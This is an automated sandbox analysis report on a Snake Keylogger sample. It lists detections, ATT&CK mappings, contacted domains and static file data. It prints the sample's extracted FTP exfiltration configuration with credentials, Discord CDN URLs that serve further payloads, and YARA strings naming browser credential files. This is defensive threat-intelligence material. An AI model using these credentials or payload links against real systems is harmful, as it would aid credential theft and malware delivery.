ID: 491941
Sample Name:
o6U6dMCbP3.exe
Cookbook: default.jbs
Time: 07:53:30
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report o6U6dMCbP3.exe

Overview


General Information

Sample Name:	o6U6dMCbP3.exe
Analysis ID:	491941
MD5:	905f74fb158b503..
SHA1:	b54645bb347a4c..
SHA256:	e2be9c91435869..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Snake Keylogger

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Snake Keylogger
- Malicious sample detected (through …
- Yara detected Telegram RAT
- Sigma detected: Bad Opsec Default…
- Writes to foreign memory regions
- Tries to harvest and steal ftp login c…
- .NET source code references suspic…
- Machine Learning detection for samp…
- May check the online IP address of …
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal browser in…

Classification



Process Tree

- **System is w10x64**
- o6U6dMCbP3.exe (PID: 6812 cmdline: 'C:\Users\user\Desktop\o6U6dMCbP3.exe' MD5: 905F74FB158B50341E6DC710A60DAD37)
  - conhost.exe (PID: 6852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegAsm.exe (PID: 3416 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
- **cleanup**

Malware Configuration

Threatname: Snake Keylogger


```
{
  "Exfil Mode": "FTP",
  "FTP Server": "Light1988@",
  "FTP Username": "ftp://ftp.servicoscisi.shop",
  "FTP Password": "snaky@servicoscisi.shop"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp	JoeSecurity_SnakeKeylogger	Yara detected Snake Keylogger	Joe Security	
00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
00000000.00000002.703519313.00000000131A1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp	JoeSecurity_SnakeKeylogger	Yara detected Snake Keylogger	Joe Security	
00000000.00000002.703580677.00000000131C1000.00000004.00000001.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x1b456:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x1a63f:$a3: \Google\Chrome\User Data\Default\Login Data • 0x1aa86:$a4: \Orbitum\User Data\Default\Login Data • 0x1bc07:$a5: \Kometa\User Data\Default\Login Data
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	JoeSecurity_SnakeKeylogger	Yara detected Snake Keylogger	Joe Security	
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
6.2.RegAsm.exe.400000.0.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x1b456:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x1a63f:$a3: \Google\Chrome\User Data\Default\Login Data • 0x1aa86:$a4: \Orbitum\User Data\Default\Login Data • 0x1bc07:$a5: \Kometa\User Data\Default\Login Data
Click to see the 11 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

May check the online IP address of the machine

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Snake Keylogger

Yara detected Telegram RAT

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Snake Keylogger

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 2 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect PI Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-I Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
o6U6dMCbP3.exe	64%	Virustotal		Browse
o6U6dMCbP3.exe	75%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
o6U6dMCbP3.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
0.2.o6U6dMCbP3.exe.131c1a28.2.unpack	100%	Avira	HEUR/AGEN.1131353		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://checkip.dyndns.org4	0%	URL Reputation	safe	
http://https://freegeoip.app/xml/	0%	URL Reputation	safe	
http://checkip.dyndns.org/	0%	URL Reputation	safe	
http://checkip.dyndns.org/q	0%	URL Reputation	safe	
http://https://freegeoip.app/xml/84.17.52.39	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/default_product_name	0%	Avira URL Cloud	safe	
http://https://freegeoip.app	0%	URL Reputation	safe	
http://checkip.dyndns.org	0%	URL Reputation	safe	
http://https://freegeoip.app4	0%	URL Reputation	safe	
http://checkip.dyndns.com	0%	Avira URL Cloud	safe	
http://https://freegeoip.app/xml/84.17.52.39x	0%	Avira URL Cloud	safe	
http://freegeoip.app	0%	URL Reputation	safe	
http://checkip.dyndns.orgD8	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.129.233	true	false		high
freegeoip.app	104.21.19.200	true	false		unknown
checkip.dyndns.com	132.226.247.73	true	false		unknown
checkip.dyndns.org	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/889935662827044904/889981640498090054/runpe.pdf	false		high
http://checkip.dyndns.org/	false	• URL Reputation: safe	unknown
http://https://freegeoip.app/xml/84.17.52.39	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/889615282304352289/890378116634144818/MMCHIA.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.19.200	freegeoip.app	United States		13335	CLOUDFLARENETUS	false
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
132.226.247.73	checkip.dyndns.com	United States		16989	UTMEMUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491941
Start date:	28.09.2021

Start time:	07:53:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	o6U6dMCbP3.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/1@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:54:44	API Interceptor	1x Sleep call for process: o6U6dMCbP3.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.19.200	Exodus.exe	Get hash	malicious	Browse	• freegeoip .app/xml/
	c9414f9e7ec6f3ba759335ac414092b357b131bda6c54.exe	Get hash	malicious	Browse	• freegeoip .app/json
	9cbaafcc5fabe81105cbe09a869c1576dcb8c09c53386.exe	Get hash	malicious	Browse	• freegeoip .app/json
	c9952fbf329b8a9b3400196c5bfefb8c48bdb7a8a3c8f.exe	Get hash	malicious	Browse	• freegeoip .app/json
	3eb7ffbfa401fcfac54abc23f156c158739984ef654d8.exe	Get hash	malicious	Browse	• freegeoip .app/json
	4d913859382da5788bbf0eff507ebccb7bd850509e6e8.exe	Get hash	malicious	Browse	• freegeoip .app/json
	b185909f484fb9247ee23e1ca9bc8a9914db5a8b41caa.exe	Get hash	malicious	Browse	• freegeoip .app/json
	b185909f484fb9247ee23e1ca9bc8a9914db5a8b41caa.exe	Get hash	malicious	Browse	• freegeoip .app/json
	dd5f86db6c95b6c128a9e805868f9bfde5d52105b93f5.exe	Get hash	malicious	Browse	• freegeoip .app/json

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	dc5c22ee0782235867ae0363443252f867d0bae4056cd.exe	Get hash	malicious	Browse	• freegeoip .app/json
	6e4f659019bf327df05eb4aa7db3a381f01f8e35157cb.exe	Get hash	malicious	Browse	• freegeoip .app/json
	c5577bb5b44d4876cc6e6a0260dd0f0956bd70b945793.exe	Get hash	malicious	Browse	• freegeoip .app/json
	ASM9WQK4L9.exe	Get hash	malicious	Browse	• freegeoip .app/xml/
	LLjDnAaBT8.exe	Get hash	malicious	Browse	• freegeoip .app/xml/
	JThZQQQwZA.exe	Get hash	malicious	Browse	• freegeoip .app/xml/
	Loader.exe	Get hash	malicious	Browse	• freegeoip .app/xml/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	aylGgMNibQ.exe	Get hash	malicious	Browse	• 162.159.135.233
	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.135.233
	V3fm0d84mp.exe	Get hash	malicious	Browse	• 162.159.135.233
	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.130.233
	e3hLo9nuAR.exe	Get hash	malicious	Browse	• 162.159.130.233
	LoTvACZ5sr.exe	Get hash	malicious	Browse	• 162.159.130.233
	MT103.doc	Get hash	malicious	Browse	• 162.159.135.233
	Orient-Q21-0919.exe	Get hash	malicious	Browse	• 162.159.134.233
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.133.233
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	fTset285bI.exe	Get hash	malicious	Browse	• 162.159.130.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.133.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.133.233
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.129.233
	Image-Scan-80195056703950029289.exe	Get hash	malicious	Browse	• 162.159.133.233
	RHgAncmh0E.exe	Get hash	malicious	Browse	• 162.159.135.233
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.129.233
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.130.233
	7kDS0NWm3l.exe	Get hash	malicious	Browse	• 162.159.130.233
	kzSWxYLY4H.exe	Get hash	malicious	Browse	• 162.159.133.233
freegeoip.app	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 172.67.188.154
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	01_extracted.exe	Get hash	malicious	Browse	• 104.21.19.200
	SOA.exe	Get hash	malicious	Browse	• 172.67.188.154
	S.O.A.exe	Get hash	malicious	Browse	• 172.67.188.154
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	#U0916#U0930#U0940#U0926 #U0906#U0926#U0947#U0936-34002174,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	DHL NOTIFICATIONS.exe	Get hash	malicious	Browse	• 172.67.188.154
	DHL NOTIFICATION.exe	Get hash	malicious	Browse	• 172.67.188.154
	#Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	2acrvok36Y.exe	Get hash	malicious	Browse	• 172.67.188.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Exodus.exe	Get hash	malicious	Browse	• 104.21.19.200
	Pendants.exe	Get hash	malicious	Browse	• 172.67.188.154
	0987656782456789098765 4.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL Awb_ Docs 5544834610_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	NS. ORDINE N. 141.exe	Get hash	malicious	Browse	• 172.67.188.154
	cash payment.exe	Get hash	malicious	Browse	• 172.67.188.154
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Swift_6408372.exe	Get hash	malicious	Browse	• 172.67.188.154

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 0.233
	SecuriteInfo.com.Scr.Malcodegdn30.14006.exe	Get hash	malicious	Browse	• 23.227.38.74
	2awEYXkQvX.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 172.67.188.154
	e3hLo9nuAR.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	LoTvACZ5sr.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	MT103.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	Orient-Q21-0919.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	DN_467842234567.exe	Get hash	malicious	Browse	• 172.67.148.98
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.13 3.233
	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 104.23.98.190
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	fTset285bI.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	Docusign_Signature_1019003.html	Get hash	malicious	Browse	• 104.16.19.94
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.12 9.233
CLOUDFLARENETUS	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 0.233
	SecuriteInfo.com.Scr.Malcodegdn30.14006.exe	Get hash	malicious	Browse	• 23.227.38.74
	2awEYXkQvX.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 172.67.188.154
	e3hLo9nuAR.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	LoTvACZ5sr.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	MT103.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	Orient-Q21-0919.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	DN_467842234567.exe	Get hash	malicious	Browse	• 172.67.148.98
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.13 3.233
	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 104.23.98.190
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	fTset285bI.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.13 3.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.133.233
	Docusign_Signature_1019003.html	Get hash	malicious	Browse	• 104.16.19.94
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.129.233

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	q2D8haqKv5.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	Original Shipping documents.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	TAX INVOICE_CCU-30408495_00942998_20180910_194738.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	RHgAncmh0E.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	01_extracted.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	INQUIRY LIST.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	YTHK21082400.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	Taskmgr.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	SWIFT ADVISE VD20092021.Pdf.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	xccHIJ0vo7.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	S.O.A.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	9Fq3K0VfLK.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.129.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\o6U6dMCbP3.exe.log	
Process:	C:\Users\user\Desktop\o6U6dMCbP3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1721
Entropy (8bit):	5.39127362806184
Encrypted:	false
SSDEEP:	48:MxHKEYHKGD8AoPtHTG1hAHKKPF1qHGiD0HKeGxHK3+vxpNT:iqEYqGgAoPtzG1eqKPFwmI0qeoquZPT
MD5:	A25F70EB14E27BADC54BCAAFD471B0D7
SHA1:	BAD9E4E87715827CBE362DF7A94785DC4591A83D
SHA-256:	C08CF4305521B0F463807E849D806B70D7073D70C8C3633AB4E347F041442080
SHA-512:	CD8E23EA50159382090433358A23C7D135333E3E1A13BE01C12136333CBE25C894D5768BD81A0910701A239F5583B8A17AECAD4F4F2EDCBC6C61F8041737725A
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5

Static File Info

General

File type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.5139228017562445
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	o6U6dMCbP3.exe
File size:	11776
MD5:	905f74fb158b50341e6dc710a60dad37
SHA1:	b54645bb347a4c76d73f2ff0e46aa4bd9b010ae0
SHA256:	e2be9c91435869a3115459dccf4bd7f39c7da19e2b8ef43979b6a234c6c73335
SHA512:	930d2133a759bbb634d9cb2860dbc7ce03215d68ea46d396d6eb1d6484c5a2104bec21a0d873e831f1f5f218e1fa44c1dbaef57fdf27fb8b66e57bea929abcf7
SSDEEP:	192:jLJh5u6VcVAgygoOwiigkHXw72Hkp/d3G2btK4Ji:xhzgygoOwiigwXwXp/dLtK4J
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Ka.....$.....B... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40428e

General

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614BCEDD [Thu Sep 23 00:48:29 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

